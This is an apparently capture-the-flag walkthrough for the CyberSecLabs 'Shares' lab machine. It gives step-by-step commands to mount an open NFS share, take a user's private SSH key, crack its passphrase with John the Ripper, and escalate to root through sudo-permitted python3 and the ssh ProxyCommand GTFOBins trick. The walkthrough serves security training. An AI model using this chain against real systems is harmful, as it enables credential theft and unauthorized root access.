

**<https://www.cyberseclabs.co.uk/labs/info/Shares/>**



1. Nmap:


nmap -p 1-65535 -T4 -A -v 172.31.1.7

Network file share (nfs) looks like a good starting point. Also keep in mind that SSH is available, just on a different port than usual.

2. Dig into the NFS

Let’s see who can mount for this IP:

showmount -e 172.31.1.7



Looks like the /home/amir directory can be mounted from any IP.


3. Let’s mount

sudo mount -t nfs 172.31.1.7:/home/amir/ /mnt/Shares


\*\*\* Be sure to include sudo if not already root \*\*\*

cd /mnt/Shares

ls -la




Since we know SSH is a potential option of entry, let’s see if we can grab the RSA key if we can.




In this situation, we can read all of the files; however, in a situation where a file had another owner, i.e. -r-------- 1 Timmy Test 393 Apr 2 2020 id\_rsa.pub, we would not be able to read it. Even if this were the case, the backup file allows us to read it (-rw-**r**--**r**--)

cat id\_rsa.bak



Awesome, that’s the private RSA key…let’s copy it to our working directory.


cp /mnt/Shares/.ssh/id\_rsa.bak /home/kali/Desktop/SCL\_Shares/



4. Let’s give SSH a try

ssh -i id\_rsa.bak amir@172.31.1.7 -p 27856

\*\*\* Remember that the SSH connection is not on port 22 for this \*\*\*




Hmm…looks like it still requires a passcode. Let’s see if ssh2john and john can help us out.

5. John the Ripper


python3 /usr/share/john/ssh2john.py id\_rsa.bak > hash

\*\*\* john can’t recognize the SSH hash until ssh2john is ran \*\*\*



Let’s give john a try using the rockyou.txt wordlist.


sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash



Looks like we’ve got our passcode: hello6

Try SSH again:


ssh -i id\_rsa.bak amir@172.31.1.7 -p 27856





6. Let’s escalate our privileges

Since we don’t have user passwords, let’s see if any user has root access commands that don’t require a password:

sudo -l




Wow, looks like amy can run python, let’s get over to GTFOBins to grab the sudo command syntax.


sudo -u amy /usr/bin/python3 -c 'import os; os.system("/bin/bash")'


\*\*\* Include -u to specify specific user. Also changed /sh to /bash, but that’s preference. \*\*\*



Once we logged in as amy, checked the sudo list once again.

Looks like we can get full root access via SSH! Back to GTFOBins:





sudo /usr/bin/ssh -o ProxyCommand=';bash 0<&2 1>&2' x

\*\*\* Again, sh works as well, I just prefer bash \*\*\*



We are root! Let’s go find our two hashes:

cat /home/amy/access.txt

cat /root/system.txt

